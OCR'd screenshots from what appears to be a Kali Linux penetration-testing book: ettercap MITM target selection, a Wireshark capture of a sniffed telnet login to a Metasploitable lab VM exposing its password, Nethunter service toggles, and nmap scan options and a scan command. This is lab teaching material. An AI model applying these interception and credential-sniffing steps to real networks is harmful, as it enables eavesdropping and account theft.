
**ADVANCED**

**Wireless Card Access List**

**Apply ▶** **X Cancel**

Turn Access Control On

|                                          | Device Name | MAC Address |
|------------------------------------------|-------------|-------------|
| <b>+ Add</b> <b>Edit</b> <b>X Delete</b> |             |             |




The screenshot shows the ettercap 0.8.2 application window with the "Host List" tab selected. The menu bar includes Start, Targets, Hosts, View, Mitm, Filters, Logging, Plugins, and Info. Below the menu is a table titled "Host List" with columns for IP Address, MAC Address, and Description. The table lists five hosts:

| IP Address | MAC Address       | Description |
|------------|-------------------|-------------|
| 10.0.0.1   | 44:94:FC:37:10:6E |             |
| 10.0.0.2   | EC:35:86:3D:E3:04 |             |
| 10.0.0.3   | EC:35:86:3D:E3:04 |             |
| 10.0.0.4   | 00:23:6C:92:6D:A3 |             |
| 10.0.0.7   | 00:23:6C:92:6D:A3 |             |

At the bottom of the host list panel are three buttons: "Delete Host", "Add to Target 1", and "Add to Target 2". Below the host list, a message window displays the following text:

Randomizing 255 hosts for scanning...  
Scanning the whole netmask for 255 hosts...  
5 hosts added to the hosts list...  
Host 10.0.0.3 added to TARGET1  
Host 10.0.0.7 added to TARGET2




Welcome to Wireshark

## Capture

...using this filter:

eth0  
wlan0mon  
any  
Loopback: lo  
bluetooth0  
nflog  
nfqueue  
usbmon1  
usbmon2



Wireshark · Follow TCP Stream (tcp.stream eq 0) · wireshark\_pcappng\_wlan0\_201606251...

```
.....!...#.....#.....!....#.....P.....  
38400,38400...#.kali:0.0...'.DISPLAY.kali:0.0...xterm.....
```

```
Warning: Never expose this VM to an untrusted network!  
Contact: msfdev[at]metasploit.com  
Login with msfadmin/msfadmin to get started  
  
metasploitable login: mssffaaddmminn  
Password: msfadmin  
  
Last login: Sat Jun 25 12:15:06 EDT 2016 on pts/1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$
```

20 client pkt(s), 17 server pkt(s), 27 turn(s).

Entire conversation (1350 bytes) Show data as ASCII Stream 0




Find:  Find Next

Hide this stream Print Save as... Close Help

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

| No.         | Time                   | Source                      | Destination | Protocol | Length | Info                                                        |
|-------------|------------------------|-----------------------------|-------------|----------|--------|-------------------------------------------------------------|
| 1 0.000000  | Cisco-Li_82:b2:55      | Broadcast                   |             | 802.11   | 168    | Beacon frame, SN=3973, FN=0, Flags=.....C, BI=100, SSID=Coh |
| 2 0.102961  | Cisco-Li_82:b2:55      | Broadcast                   |             | 802.11   | 168    | Beacon frame, SN=3974, FN=0, Flags=.....C, BI=100, SSID=Coh |
| 3 0.103946  | Cisco-Li_82:b2:55      | Spanning-tree-(for-bridges) |             | 802.11   | 118    | Data, SN=3975, FN=0, Flags=....F.C                          |
| 4 0.204955  | Cisco-Li_82:b2:55      | Broadcast                   |             | 802.11   | 168    | Beacon frame, SN=3976, FN=0, Flags=.....C, BI=100, SSID=Coh |
| 5 0.307929  | Cisco-Li_82:b2:55      | Broadcast                   |             | 802.11   | 168    | Beacon frame, SN=3977, FN=0, Flags=.....C, BI=100, SSID=Coh |
| 6 0.409911  | Cisco-Li_82:b2:55      | Broadcast                   |             | 802.11   | 168    | Beacon frame, SN=3978, FN=0, Flags=.....C, BI=100, SSID=Coh |
| 7 0.512900  | Cisco-Li_82:b2:55      | Broadcast                   |             | 802.11   | 168    | Beacon frame, SN=3979, FN=0, Flags=.....C, BI=100, SSID=Coh |
| 8 0.614871  | Cisco-Li_82:b2:55      | Broadcast                   |             | 802.11   | 168    | Beacon frame, SN=3980, FN=0, Flags=.....C, BI=100, SSID=Coh |
| 9 0.716933  | Cisco-Li_82:b2:55      | Broadcast                   |             | 802.11   | 168    | Beacon frame, SN=3981, FN=0, Flags=.....C, BI=100, SSID=Coh |
| 10 0.819842 | Cisco-Li_82:b2:55      | Broadcast                   |             | 802.11   | 168    | Beacon frame, SN=3982, FN=0, Flags=.....C, BI=100, SSID=Coh |
| 11 0.921825 | Cisco-Li_82:b2:55      | Broadcast                   |             | 802.11   | 168    | Beacon frame, SN=3983, FN=0, Flags=.....C, BI=100, SSID=Coh |
| 12 1.024783 | Cisco-Li_82:b2:55      | Broadcast                   |             | 802.11   | 168    | Beacon frame, SN=3984, FN=0, Flags=.....C, BI=100, SSID=Coh |
| 13 1.126803 | Cisco-Li_82:b2:55      | Broadcast                   |             | 802.11   | 168    | Beacon frame, SN=3985, FN=0, Flags=.....C, BI=100, SSID=Coh |
| 14 1.229716 | Cisco-Li_82:b2:55      | Broadcast                   |             | 802.11   | 168    | Beacon frame, SN=3986, FN=0, Flags=.....C, BI=100, SSID=Coh |
| 15 1.331694 | Cisco-Li_82:b2:55      | Broadcast                   |             | 802.11   | 168    | Beacon frame, SN=3987, FN=0, Flags=.....C, BI=100, SSID=Coh |
| 16 1.433749 | Cisco-Li_82:b2:55      | Broadcast                   |             | 802.11   | 168    | Beacon frame, SN=3988, FN=0, Flags=.....C, BI=100, SSID=Coh |
| 17 1.536739 | Cisco-Li_82:b2:55      | Broadcast                   |             | 802.11   | 168    | Beacon frame, SN=3989, FN=0, Flags=.....C, BI=100, SSID=Coh |
| 18 1.608711 | Cisco-Li_82:b2:55 (RA) |                             |             | 802.11   | 38     | Acknowledgement, Flags=.....C                               |
| 19 1.638634 | Cisco-Li_82:b2:55      | Broadcast                   |             | 802.11   | 168    | Beacon frame, SN=3991, FN=0, Flags=.....C, BI=100, SSID=Coh |



Filter: `tcp.stream eq 0`

802.11 Channel: [▼] Channel Offset: [▼] FCS Filter: All Frames

Follow TCP Stream (tcp.stream eq 0)

| No. | Time       | Source         | Destination  |
|-----|------------|----------------|--------------|
| 432 | 13. 305707 | 192.168.0.50   | 66.230.2.192 |
| 435 | 13. 403697 | 66.230.200.100 | 192.168.0.50 |
| 437 | 13. 404662 | 192.168.0.50   | 66.230.2.192 |
| 439 | 13. 405660 | 192.168.0.50   | 66.230.2.192 |
| 442 | 13. 505667 | 66.230.200.100 | 192.168.0.50 |
| 444 | 13. 511646 | 66.230.200.100 | 192.168.0.50 |
| 445 | 13. 515639 | 66.230.200.100 | 192.168.0.50 |
| 447 | 13. 516649 | 66.230.200.100 | 192.168.0.50 |
| 448 | 13. 516661 | 66.230.200.100 | 192.168.0.50 |
| 449 | 13. 516669 | 66.230.200.100 | 192.168.0.50 |
| 451 | 13. 517648 | 192.168.0.50   | 66.230.2.192 |
| 453 | 13. 612662 | 66.230.200.100 | 192.168.0.50 |
| 454 | 13. 615639 | 66.230.200.100 | 192.168.0.50 |
| 455 | 13. 617636 | 66.230.200.100 | 192.168.0.50 |
| 471 | 13. 696615 | 192.168.0.50   | 66.230.2.192 |
| 479 | 13. 714608 | 66.230.200.100 | 192.168.0.50 |
| 482 | 13. 716609 | 192.168.0.50   | 66.230.2.192 |
| 487 | 13. 813614 | 66.230.200.100 | 192.168.0.50 |

Stream Content

```

GET /wiki/Landshark HTTP/1.1
Host: en.wikipedia.org
User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-0; en-US; rv:1.8.0.9)
Gecko/20061205 Firefox/1.5.0.9
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,image/*
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.google.com/search?q=%22landshark%22
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Content-Encoding: gzip
Accept-Language: en-us;q=0.5
Accept-Datetime: 20070104T042815Z
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Age: 6266
HTTP/1.0 200 OK
Date: Thu, 04 Jan 2007 04:28:15 GMT
Server: Apache
X-Powered-By: PHP/5.1.2
Content-Language: en
Vary: Accept-Encoding,Cookie
Cache-Control: private, s-maxage=0, max-age=0, must-revalidate
Last-Modified: Thu, 28 Dec 2006 13:27:37 GMT
Content-Encoding: gzip
Content-Type: text/html; charset=utf-8
Age: 6266


```

Entire conversation (6537 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw


Help Filter Out This Stream Close

## Chapter 13: Kali Nethunter



A screenshot of the 'Kali Services' interface. The top bar shows icons for cloud, image, download, and camera, with the time '7:54' on the right. Below the bar, the title 'Kali Services' is shown with a three-line menu icon and a three-dot menu icon. A descriptive text states: 'Various Kali network services can be started and stopped via the buttons in this part of the interface.' Under the 'SSH' section, there is a checkbox labeled 'Start at boot.' which is unchecked, and a toggle switch that is off, indicated by a grey circle. To the right, it says 'SSH Service is DOWN'. The background features a large watermark-like text 'NETHUNTER'.


A screenshot showing two service controls. The first section is for 'Apache', which has a checked 'Start at boot.' checkbox and a green toggle switch indicating the service is 'UP'. To the right, it says 'Apache Service is UP'. The second section is for 'Metasploit', which has an unchecked 'Start at boot.' checkbox and a grey toggle switch indicating the service is 'DOWN'. To the right, it says 'Metasploit Service is DOWN'. Both sections have their respective names in large white text.



```
Last login: Sun Jul  3 14:57:35 UTC 2016 on pts/2
Linux kali 3.4.0-Kali-gc6b158c-dirty #3 SMP PREEMPT Fri Dec 11 22:25:47 UTC 2015 armv7l

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali:~#
```



Enable OS version detect, script scan, and traceroute

Ping Scan

Service/Version Detection

Enable OS detection

Enable IPv6

## Ports

---

Top 20 Ports

Fast mode (fewer ports)

Don't randomize port scan

## Select timing template

Paranoid

Sneaky

Polite

Normal

Aggressive

Insane

Select scan technique

TCP SYN

Connect()

ACK

Windows

Maimon

TCP Null

FIN

XMAS

```
root@kali:/# nmap -sT --top-ports 20 -sV 192.168.0.1 -A

Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-01 03:14 UTC
Nmap scan report for 192.168.0.1
Host is up (0.016s latency).

